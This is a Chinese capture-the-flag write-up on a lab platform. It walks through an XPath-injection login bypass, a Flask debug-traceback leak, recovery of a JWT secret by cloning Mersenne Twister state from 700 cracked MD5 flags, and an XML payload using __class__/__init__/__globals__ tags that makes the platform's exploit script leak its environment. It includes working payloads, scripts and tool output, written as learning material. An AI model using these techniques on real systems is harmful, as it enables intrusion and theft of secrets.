

CTF-qiaojojo-writeup

1. 信息搜集

1.1 外围探测

简单 nmap 进行一个扫描

```
# Nmap 7.99 scan initiated Sun Jul 19 00:39:51 2026 as: /usr/lib/nmap/nmap --privileged -sT -A -p- -oN result 192.168.88.65
Nmap scan report for 192.168.88.65
Host is up (0.0030s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http      nginx
|_http-title: Did not follow redirect to http://msctf.dsz
MAC Address: 08:00:27:78:F6:3F (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=7/19%OT=22%CT=1%CU=36338%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6A5BAC73%P=x86_64-pc-linux-gnu)SEQ( )SEQ(II=I)ECN(R=N)T1(R=N)T2(R=N)T3(
OS:R=N)T4(R=N)T5(R=N)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   3.00 ms  192.168.88.65

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

这里得到一个域名 msctf.dsz，nginx 反代出来的，无其他信息

1.2 WEB 探测


1.2.1 msctf 主站

msctf.dsz 提供了一个重置靶场环境、验证 exploit、下载 wp 的页面



访问后设置了一个 JWT 用作身份验证，也就是右上角显示的 player

```
HTTP/1.1 200 OK
Content-Length: 9431
Content-Type: text/html; charset=utf-8
Date: Sat, 18 Jul 2026 17:51:45 GMT
Server: nginx
Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoicGxheWVyIn0.u-JmbBxI0KT0VPpaM9Hqb7CwZp-zZxVLApyYYJJrjvVM; Path=/
```



同时提供了另一个子域名用作靶机的实例地址：http://challenge.msctf.dsz

请求/api/exploit 后会提供一份执行获取 flag 的结果

```
HTTP/1.1 200 OK
Content-Length: 829
Content-Type: text/html; charset=utf-8
Date: Sat, 18 Jul 2026 17:40:04 GMT
Server: nginx

[+] 目标URL http://challenge.msctf.dsz/login
[+] 预言机：自检通过 工作正常
[+] 二分查找：自检通过 工作正常
[+] 递归从/*[1]开始
[+] DFS：进入节点user(/*[1]/*[1])
[+] DFS：进入节点username(/*[1]/*[1]/*[1])
[+] DFS：从节点username(/*[1]/*[1]/*[1])返回
[+] DFS：进入节点password(/*[1]/*[1]/*[2])
[+] DFS：从节点password(/*[1]/*[1]/*[2])返回
[+] DFS：进入节点secret(/*[1]/*[1]/*[3])
[+] DFS：进入节点flag(/*[1]/*[1]/*[3]/*[1])
[+] DFS：在文本节点找到flag
[+] DFS：从节点flag(/*[1]/*[1]/*[3]/*[1])返回
[+] DFS：从节点secret(/*[1]/*[1]/*[3])返回
[+] DFS：从节点user(/*[1]/*[1])返回
[+] 挑战已解决 {'flag': 'flag{19d91*****3e769}', 'xpath': '/userdb/user/secret/flag/text()'}


*exploit返回了正确的flag flag已自动脱敏处理
```

简单探测（点点点）后，msctf.dsz 可以总结为如下内容

路由	功能	权限要求
/archive	暂不明，推测是打包下载或者备份	当前无权限
/api/reset	重置靶机 flag	player（默认）
/api/writeup	获取靶机 writeup	当前无权限
/api/exploit	执行靶机的 exploit，并返回执行过程（XPath 注入）一个脱敏的 flag 根据端点响应时间判断，应该是真的跑了脚本，不是动画	player（默认）
/console	flask 的 debug 控制台	需要 debug ping

1.2.2 challenge 子站

再看看 challenge.msctf.dsz ，来看看去只有一个接口



```
POST /login HTTP/1.1
Host: challenge.msctf.dsz
Accept: */*
Origin: http://challenge.msctf.dsz
Accept-Language: en-US,en;q=0.9
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://challenge.msctf.dsz/

user=l&pass=1
```

还有一个 /reset 接口，推测是用来重置靶机的，但直接访问无权限

```
HTTP/1.1 403 FORBIDDEN
Server: nginx
Date: Sat, 18 Jul 2026 19:11:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 30
Connection: keep-alive

你没有权限访问此端点
```

就俩接口没啥好总结的

路由	功能	权限
/login	就是登录	不需要
/reset	推测是重置靶机用的，实际不明	当前无权限

2. WEB 渗透

根据前期信息搜集的情况，我们可以发现 web 上有三个点可以打：

- 尝试从 challenge get shell
- 拿到 JWT 的 Secret
- 拿到 Flask 的 debug console PIN，从其他信息中拿，或是有足以拼出 PIN 的泄露信息

总不能去噁解 ssh 吧。

2.1 XP4th 靶机

总之就是从最简单的地方开始，直接进行一个注，简单绕过

```
qiaojojo@homo [02:04:48] [~]
-> % curl http://challenge.msctf.dsz/login -X POST -d "user=' or 1=1 or '&pass=x" -i
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 18 Jul 2026 18:05:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 38
Connection: keep-alive

flag{19d9175aa222ad541c3b939bc0e3e769}
```

flag 符合主站 exploit 功能得到的 flag{19d91*****3e769}

根据主站 exploit 响应内容，我们可以推测出后端为一个 xml 数据源

通过类似布尔盲注方式获得 xml 中其他用户信息但没有用，无法 getshe1

第一个尝试已坠机

2.2 破解 JWT Secret

2.2.1 Fuzz 主站 reset 接口

通过在 /api/reset 重置靶机，我们可以发现这个 API 传递了一个 type 参数

```
POST /api/reset HTTP/1.1
Host: msctf.dsz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Origin: http://msctf.dsz
Accept-Language: en-US,en;q=0.9
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyY2xlIjoicGxheWVyIn0.u-JmbBxIOKT0VPpaM9Hqb7CwZp-zZxVLApyYYJJrjvVM
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://msctf.dsz/

type=md5
```

我们可以尝试 fuzz 下这个参数，可以发现网站报错了，且由于开了 debug，如果报错我们能获得部分代码片段

随便尝试一下就能发现，这里我们给 type 改成 114514，

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Length: 21503
Content-Type: text/html; charset=utf-8
```

2.2.2 主站泄露代码分析

整理下泄露的代码，现在我们知道 challenge 的 flag 咋来的了

```
""" File "/opt/platform/app.py", line 75, in ResetChallenge"""
# 生成新flag 重置靶机
@app.route('/api/reset', methods=['POST'])
def ResetChallenge():
    data = {'flag': 'flag'+GenerateRandom(request.form.get('type'))+'}', 'key': InternalKey}
    response = requests.post('http://challenge.msctf.dsz/reset', data=data)
    return response.text, response.status_code

# 验证精选exploit
@app.route('/api/exploit', methods=['GET'])

"""File "/opt/platform/app.py", line 21, in GenerateRandom"""
def GenerateRandom(format):Open an interactive python shell in this frame
    if format == 'pin': # 逐位生成32位十进制PIN
        return ''.join(secrets.choice(string.digits) for _ in range(32))
    else:
        return hashlib.new(format, str(random.getrandbits(32)).encode('utf-8')).hexdigest()
```

还有一段各种环境变量的配置，我们发现 SECRET_KEY 使用了 flag 同一个生成函数

```
# 初始化flask secret和debugger pin
app.config['SECRET_KEY'] = GenerateRandom("md5")
os.environ["WERKZEUG_DEBUG_PIN"] = GenerateRandom("pin")
os.environ["CHALLENGE_URL"] = 'http://challenge.msctf.dsz/login'
```

2.2.3 破解 MT19937 随机数算法

SECRET_KEY 在随机时只采用了 32 位的随机整数，后进行 md5 得到

而我们现在本就有一个通过 SECRET_KEY 签名的 JWT，也就是说我们只需要穷举 $2^{32}-1$ 的可能性就可以获得 SECRET_KEY

但是...作者不让这么玩 XD

这里没有发现其他可利用路径了，目前只能怀疑是随机数生成算法本身有问题

搜索了下 secrets 包和 random 包对应函数在生成随机数时的行为差别，顺带看了眼 random 的源码

发现 random 是 Mersenne Twister 算法生成的伪随机数，非密码学安全随机源

有兴趣可以去看下具体咋弄的
secrets (Python 实现): <https://github.com/python/cpython/blob/main/Lib/secrets.py>
random (C 实现): https://github.com/python/cpython/blob/main/Modules/_randommodule.c#_random_Random_getrandbits_impl 部分

MT19937 核心思路是利用其内在的线性特性。当获得足够多的连续输出后，就可以将这些输出视为一组线性方程，通过求解来恢复其内部状态

处理非 32 位数据时，求解线性方程组会非常非常非常麻烦，不过我们这里没这问题

回想下学生年代，给线代老师递烟送酒的时光，忽略复杂麻烦的高斯（挂了很多人的树）环节，从 github 抄个轮子: <https://github.com/twisteroidambassador/mt19937-reversible>

获得足够多的连续输出，多少叫多啊，理论上需要至少 624 个，我们这里凑个整收集 700 个

简单搓个脚本，叫 get_more_flag.py

```
import requests
import re
import time

def get_flag():
    # curl http://challenge.msctf.dsz/login -X POST -d "user=' or 1=1 or '&pass=x"
    url = "http://challenge.msctf.dsz/login"
    data = {
        "user": "' or 1=1 or '",
        "pass": "x"
    }
    response = requests.post(url, data=data)
    if response.status_code == 200:
        match = re.search(r'flag\{([a-zA-Z0-9]+)\}', response.text)
        if match:
            flag = match.group(1)
        else:
            flag = "WTF"
        return flag
```

```
def flush_flag():
    # flush flag
    # curl http://msctf.dsz/api/reset -X POST -d "type=md5"
    url = "http://msctf.dsz/api/reset"
    data = {
        "type": "md5"
    }
    response = requests.post(url, data=data)
    if response.status_code == 200:
        return True

if __name__ == "__main__":
    print("Starting to get flags...")
    flags = []
    for i in range(700):    # MT19937预测需要至少624个32位整数，先来700个
        flag = get_flag()
        flags.append(flag)
        print(f"Flag {i+1}: {flag}")
        flush_flag()
        time.sleep(0.1)

    # 保存到文件
    with open("flags.txt", "w") as f:
        for flag in flags:
            f.write(flag + "\n")
    print("Flags saved to flags.txt")
```

然后框框一顿跑，本质上我们是获得了一个以 32 位整数组成的 hash 表

也就 10 位纯数字，纯 CPU 跑也完全够了，现在我们通过 hashcat 给还原成原始的随机数值

```
qiaojojo@homo [04:19:46] [~/test/CTF/crack_mt19937]
-> % hashcat -m 0 -a 3 flags.txt '?d?d?d?d?d?d?d?d?d' --increment --increment-min=1 -0 -o cracked.txt
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: flags.txt
Time.Started....: Sun Jul 19 04:23:13 2026 (7 secs)
Time.Estimated...: Sun Jul 19 04:23:20 2026 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-55 bytes)
Guess.Mask.....: ?d?d?d?d?d?d?d?d?d [10]
Guess.Queue.....: 10/10 (100.00%)
Speed.#01.....: 1294.7 MH/s (4.99ms) @ Accel:1024 Loops:512 Thr:1 Vec:16
Recovered.....: 700/700 (100.00%) Digests (total), 700/700 (100.00%) Digests (new)
Progress.....: 9961472000/10000000000 (99.61%)
Rejected.....: 0/9961472000 (0.00%)
Restore.Point....: 9945088/10000000 (99.45%)
Restore.Sub.#01...: Salt:0 Amplifier:512-1000 Iteration:0-512
Candidate.Engine.: Device Generator
Candidates.#01...: 2558692497 -> 6881519649
```

全数破解掉了，但 hashcat 的输出结果是乱序的，也可以用 hashcat 的 python 包来做这个事，但我们手动处理下映射也行

```
# https://github.com/twisteroidambassador/mt19937-reversible
"""
节约篇幅我给注释掉了，有兴趣请查看轮子发明人仓库
https://github.com/twisteroidambassador/mt19937-reversible
"""

import math
from typing import Optional, List

class MT19937_64:
    # word size (bits)
    w = 64
    # degree of recurrence, also number of outputs required to clone
    n = 312
    m = 156
    r = 31
    a = 0xB5026F5AA96619E9
    u = 29
    d = 0x5555555555555555
    s = 17
    b = 0x71D67FFFEDA60000
    t = 37
    c = 0xFFF7EEE000000000
    l = 43
    f = 6364136223846793005
```

```

def __init__(self, seed: Optional[int] = None):
    self._state: Optional[List[int]] = None
    if seed:
        self.seed(seed)

def dump_state(self) -> List[int]:
    assert self._state is not None
    return self._state.copy()

def load_state(self, state: List[int]) -> None:
    assert len(state) == self.n
    self._state = state.copy()

@staticmethod
def _make_mask(bits: int) -> int:
    return (2 ** bits) - 1

def _mask(self, num: int) -> int:
    return num & self._make_mask(self.w)

def _upper_mask(self, num: int) -> int:
    mask = self._make_mask(self.w - self.r) << self.r
    return num & mask

def _lower_mask(self, num: int) -> int:
    return num & self._make_mask(self.r)

def _times_A(self, x: int) -> int:
    xA = x >> 1
    if x & 1:
        xA = xA ^ self.a
    return xA

def _invert_times_A(self, xA: int) -> int:
    assert self.a & (1 << (self.w - 1))
    if xA & (1 << (self.w - 1)):
        x = (xA ^ self.a) << 1 | 1
    else:
        x = xA << 1
    return x

def _twist_one(self) -> None:
    x = self._upper_mask(self._state[0]) | self._lower_mask(self._state[1])
    xA = self._times_A(x)
    new_state = self._state[self.m] ^ xA
    self._state.append(new_state)
    self._state.pop(0)

def _untwist_one(self) -> None:
    xA = self._state[-1] ^ self._state[self.m - 1]
    x = self._invert_times_A(xA)
    last_state_high_bits = self._upper_mask(x)
    prev_xA = self._state[-2] ^ self._state[self.m - 2]
    prev_x = self._invert_times_A(prev_xA)
    last_state_low_bits = self._lower_mask(prev_x)
    last_state = last_state_low_bits | last_state_high_bits
    self._state.insert(0, last_state)
    self._state.pop(-1)

def _temper(self, x: int) -> int:
    y1 = x ^ ((x >> self.u) & self.d)
    y2 = y1 ^ ((y1 << self.s) & self.b)
    y3 = y2 ^ ((y2 << self.t) & self.c)
    z = y3 ^ (y3 >> self.l)
    return z

def _untemper(self, z: int) -> int:
    y3 = self._invert_xor_shift_and(z, self.l, self._make_mask(self.w))
    y2 = self._invert_xor_shift_and(y3, -self.t, self.c)
    y1 = self._invert_xor_shift_and(y2, -self.s, self.b)
    x = self._invert_xor_shift_and(y1, self.u, self.d)
    return x

def _invert_xor_shift_and(self, num: int, shift_right: int, mask: int) -> int:
    rounds_required = math.ceil(self.w / abs(shift_right)) - 1
    intermediate = num

```

```

    for _ in range(rounds_required):
        if shift_right > 0:
            intermediate >>= shift_right
        else:
            intermediate <<= -shift_right
        intermediate = num ^ (intermediate & mask)
    return intermediate

def seed(self, seed) -> None:
    assert 0 <= seed < 2**self.w
    self._state = [seed]
    for i in range(1, self.n):
        self._state.append(self._mask(
            self.f * (self._state[-1] ^
                (self._state[-1] >> (self.w - 2))) + i
        ))
    for _ in range(self.n):
        self._twist_one()

def try_recover_seed(self) -> Optional[int]:
    current_state = self.dump_state()
    try:
        self.rewind(self.n)
        for i in range(2, self.n):
            if self._state[i] != self._mask(
                self.f * (self._state[i-1] ^
                    (self._state[i-1] >> (self.w - 2))) + i
            ):
                return None
        inv_f = pow(self.f, -1, 1 << self.w)
        u = self._mask(inv_f * (self._state[1] - 1))
        seed = u ^ (u >> (self.w - 2))
        assert self._upper_mask(seed) == self._upper_mask(self._state[0])
        return seed
    finally:
        self._state = current_state

def get_next_random(self) -> int:
    y = self._temper(self._state[0])
    self._twist_one()
    return y

def rewind(self, rounds: int = 1) -> None:
    for _ in range(rounds):
        self._untwist_one()

def clone_state_from_output_and_rewind(self, output: List[int]) -> None:
    assert len(output) == self.n
    self._state = [self._untemper(z) for z in output]

def clone_state_from_output(self, output: List[int]) -> None:
    self.clone_state_from_output_and_rewind(output)
    for _ in range(self.n):
        self._twist_one()

class MT19937(MT19937_64):
    w = 32
    n = 624
    m = 397
    r = 31
    a = 0x9908B0DF
    u = 11
    d = 0xFFFFFFFF
    s = 7
    b = 0x9D2C5680
    t = 15
    c = 0xEFC60000
    l = 18
    f = 1812433253

if __name__ == '__main__':
    flags = []
    with open("flags.txt", "r") as f:
        for line in f:
            hashed_flag = line.strip()
            flags.append(hashed_flag)

```

```

cracked_hashes_dick = {}
with open("cracked.txt", "r") as f:
    for line in f:
        line = line.strip()
        cracked_hash, cracked_flag = line.split(":", 1)
        cracked_hashes_dick[cracked_hash] = int(cracked_flag.strip())

int_flags = []
for flag in flags:
    int_flags.append(cracked_hashes_dick[flag])

mt = MT19937()
output_for_cloning = int_flags[:mt.n]
mt.clone_state_from_output_and_rewind(output_for_cloning)
mt.rewind(20)

import hashlib
for _ in range(20):
    predicted_flag = mt.get_next_random()
    print(f"Predicted next flag: {predicted_flag}")
    print(
        f"Predicted next hash: {hashlib.new('md5', str(predicted_flag).encode('utf-8')).hexdigest()}")

```

总而言之我们将随机数状态，回滚到了第一个由随机数产生的 flag 时（为什么用这种奇怪措辞，因为你开靶机获得的第一个 flag 是硬编码在文件里的！）

由于我不记得之前还生成过几次随机数，但肯定不会超过 20 次，我们继续向过去滚 20 个数，然后拿生成出来的 hash 找之前的 jwt 验证下，对喽！

```

qiaojojo@homo [05:00:38] [~/test/CTF/crack_mt19937]
-> % python3 mersenne_twister.py | grep hash | awk '{print $4}' > jwt_wordlist.txt

qiaojojo@homo [05:00:42] [~/test/CTF/crack_mt19937]
-> % hashcat -m 16500 -a 0 ../jwt.txt jwt_wordlist.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoicGxheWVhIn0.u-JmbBxIOKT0VPpaM9Hqb7CwZp-zZxVLApyYYJJrjvVM:19388e0f255dab385bdb5d23b699c099

```

给 JWT 进行一个伪造

试试之前没权限的 API 能不能用了，看起来没毛病

```

qiaojojo@homo [05:21:28] [~/test/CTF/crack_mt19937]
-> % curl 'http://msctf.dsz/api/writeup' -H 'Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoicGxheWVhIn0.u-JmbBxIOKT0VPpaM9Hqb7CwZp-zZxVLApyYYJJrjvVM:19388e0f255dab385bdb5d23b699c099' -i
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 18 Jul 2026 21:21:50 GMT
Content-Type: text/markdown; charset=utf-8
Content-Length: 11403
Connection: keep-alive
Content-Disposition: inline; filename=writeup.md
Last-Modified: Fri, 10 Jul 2026 10:59:03 GMT
Cache-Control: no-cache
ETag: "1783681143.6289995-11403-3718974681"
Accept-Ranges: bytes

# XP4th Writeup by 菜叶片

qiaojojo@homo [05:21:43] [~/test/CTF/crack_mt19937]
-> % curl 'http://msctf.dsz/api/archive' -H 'Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoicGxheWVhIn0.u-JmbBxIOKT0VPpaM9Hqb7CwZp-zZxVLApyYYJJrjvVM:19388e0f255dab385bdb5d23b699c099'

```

```
45R4M9h7NQBdop3YcEr8su4E8Th1QdnS404bc' -i
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 18 Jul 2026 21:22:30 GMT
Content-Type: application/zip
Content-Length: 2322999
Connection: keep-alive
Content-Disposition: attachment; filename=backup.zip

Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway,
Warning: or consider "--output <FILE>" to save to a file.
```

2.3 主站 Flask Console PIN

在上一步我们搞定了主站的 JWT，但这还不足以获得主机的访问权限

因此我们最终还是需要继续尝试解决 debug console 的 PIN

JWT 给我们的奖励是：

- 一份 XP4th 靶机的 writeup
- 一份 exploit.py 的源码，在 writeup 里面，应该就是我们主站 API 调的那个
- 一份 challenge 的网站目录打包

```
challenge
├── app.py          # 主程序
├── backup.xml      # 最初的xml备份，重置靶机时作为模板填充flag
├── db.xml          # app.py读取账密和flag的文件
├── static          # 资源文件，不重要
└── templates       # 就一个网页模板
```

从 challenge/app.py 中我们还得到了 InternalKey

这样我们就可以绕过主站，直接从 challenge 的 /reset 接口重置靶机 flag 了

```
InternalKey = '9b2f4f2f4c435c0d6f39f8b47e7ef200'

"""省略"""

# 内部API路由 重置靶机 恢复db.xml备份 并替换新的flag
@app.route('/reset', methods=['POST'])
def reset():
    if request.form.get('key') != InternalKey:
        return '你没有权限访问此端点', 403
    try:
        newflag = request.form.get('flag')
        with open('./backup.xml', 'r', encoding='utf-8') as f:
            backup = f.read()
        with open('./db.xml', 'w', encoding='utf-8') as f:
            f.write(re.sub(r"flag\[0-9a-f]{32}\]", newflag, backup))
        return '实例已重置', 200
    except:
        return '发生内部错误', 500
```

那么问题来了，这跟我们的 PIN 有啥关系

2.3.1 攻击路径寻思

用第一性原理分析下，我们当前的阶段目标是获得主站的 PIN

PIN 怎么来的？ → 妈妈生的（？），我们没有用 flask 自己生成的 pin

PIN 放在哪？ → 环境变量 os.environ["WERKZEUG_DEBUG_PIN"]

那怎么给环境变量弄出来呢？ → 读环境变量

那怎么读环境变量？ → Flask 报错吐不出来环境变量的值，只能我们自己去拿

用什么拿？ → 让 python 自己去.....读？

目前我们唯一跟代码执行有关系的，也就剩下一个 exploit.py

我们可以从主站控制 exploit.py 的启动，exploit.py 启动后做了什么？获取了 challenge 的 db.xml（这里暂时先不管 exp 的内部行为）

而我们现在可以绕过主站的 flag 生成限制，直接向 challenge 提供 xml 中的部分内容

那么现在要做的两件事

1. exploit.py 做了什么
2. 我们可以控制 db.xml 到什么程度

我们还有另一件好事，我们既有 challenge 的源码，也有了 exploit.py 的源码，我们可以完全在本地调试这个过程！

2.3.2 exploit.py 源码分析

问题的关键是关键的问题，但 wp 中肥肠好心的解释了自己 exp 做了什么

接下来我们可以利用本地给 challenge 跑起来，然后给 exp 下几个断点慢慢调试

经过 vscode 点点乐，直接说结论，问题主要出在 exploit.py:59~99 的 ScanXML 方法在递归过程中

```
def ScanXML(objNode, node):
    # 检查节点名是否符合flag格式
    NodeName = GetString(f'name({node})')
    if re.search(r"flag\{([0-9a-f]{32})\}", NodeName):
        print(f'[+] DFS: 在节点名找到flag')
        """
        NOTE BY Qiaojojo
        当 objNode 经过属性漫游变成敏感对象时，此处的 str(objNode) 会漏对象的内容
        """
        return {'flag':NodeName,'xpath':f'{objNode}'}

    # 检查文本节点是否符合flag格式
    text = GetString(f'{node}/text()')
    if re.search(r"flag\{([0-9a-f]{32})\}", text):
        print(f'[+] DFS: 在文本节点找到flag')
        """
        NOTE BY Qiaojojo
        同上，xpath 里拼 objNode，如果 objNode 能被污染这里也会漏
        """
        return {'flag':text,'xpath':f'{objNode}/text()'}

    # 检查属性节点是否符合flag格式
    if oracle(f"count({node}/@*)>0"): # 如果存在属性节点...
        AttrCount = GetInteger(f"count({node}/@*)")
        for i in range(1, AttrCount + 1): # 逐个枚举属性节点
            AttrName = GetString(f'name({node}/@*[{i}])')
            AttrValue = GetString(f'{node}/@*[{i}]')
            if re.search(r"flag\{([0-9a-f]{32})\}", AttrValue):
                print(f'[+] DFS: 在属性节点找到flag')
                return {'flag':AttrValue,'xpath':f'{objNode}/@{AttrName}'}

    if oracle(f"count({node}/*)=0"): # 没有子节点
        return None # 未发现flag

    # 枚举子节点
    ChildCount = GetInteger(f'count({node}/*)') # 获取子节点数量
    for i in range(1, ChildCount + 1): # 逐个子节点枚举
        """
        NOTE BY Qiaojojo
        hasattr 会查询 python 对象本身的属性，包括继承的魔术属性。
        如果遍历节点时找到了 '__class__'
        hasattr(objNode, '__class__') 也是True，setattr 就被过掉了
        getattr(objNode, '__class__') 就能拿到 objNode 的类对象
        后面如果继续跟 '__init__' 就能获得构造函数
        再继续跟个 '__globals__' 全局变量就到手了，python黑魔法之力
        """
        NextNode = f'{node}/*[{i}]' # 拼接节点路径
        NextName = GetString(f'name({NextNode})') # 获取节点名
        # 属性链仅用于恢复xpath路径 不用于完整表示XML树
        # 因此同名节点共享同一个python对象即可
        if not hasattr(objNode, NextName):
            setattr(objNode, NextName, XMLnode(objNode, NextName))
        print(f'[+] DFS: 进入节点{NextName}({NextNode})')
        result = ScanXML(getattr(objNode, NextName), NextNode) # 递归进入子节点
        print(f'[+] DFS: 从节点{NextName}({NextNode})返回')
        if result:
            return result # 子节点找到flag
    return None # 未发现flag
```

一通瞎调，看起来好像挺对的？那我们实际能在 db.xml 中写入恶意的 xml 标签吗？

再看一眼 challenge app.py 的源码，也不啥也没拦吗

```
try:
    newflag = request.form.get('flag')
    with open('./backup.xml', 'r', encoding='utf-8') as f:
        backup = f.read()
    with open('./db.xml', 'w', encoding='utf-8') as f:
        f.write(re.sub(r"flag\{([0-9a-f]{32})\}", newflag, backup))
    return '实例已重置', 200
```

2.3.3 梭哈！get shell

构造一个对象污染用的 xml，拼上一个符合 flag{([0-9a-f]{32})} 的 flag，这样就能成功传上去了

```
POST /reset HTTP/1.1
Host: challenge.msctf.dsz
Accept-Language: en-US,en;q=0.9
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Type: application/x-www-form-urlencoded

key=9b2f4f2f4c435c0d6f39f8b47e7ef200&flag=<__class__><__init__><__globals__>flag{12345678901234567890123456789012}</__globals__></__init__></__class__>
```

然后再请求下主站的 /api/exploit，可以看到我们确实给环境变量全带出来了

```
HTTP/1.1 200 OK
Content-Length: 2426
Content-Type: text/html; charset=utf-8
Date: Sat, 18 Jul 2026 22:52:05 GMT
Server: nginx

[+] 目标URL http://challenge.msctf.dsz/login
[+] 预言机: 自检通过 工作正常
[+] 二分查找: 自检通过 工作正常
[+] 递归从/[1]开始
[+] DFS: 进入节点user(/[1]/[1])
[+] DFS: 进入节点username(/[1]/[1]/[1])
[+] DFS: 从节点username(/[1]/[1]/[1])返回
[+] DFS: 进入节点password(/[1]/[1]/[2])
[+] DFS: 从节点password(/[1]/[1]/[2])返回
[+] DFS: 进入节点secret(/[1]/[1]/[3])
[+] DFS: 进入节点flag(/[1]/[1]/[3]/[1])
[+] DFS: 进入节点__class__(/[1]/[1]/[3]/[1]/[1])
[+] DFS: 进入节点__init__(/[1]/[1]/[3]/[1]/[1]/[1])
[+] DFS: 进入节点__globals__(/[1]/[1]/[3]/[1]/[1]/[1]/[1])
[+] DFS: 在文本节点找到flag
[+] DFS: 从节点__globals__(/[1]/[1]/[3]/[1]/[1]/[1]/[1])返回
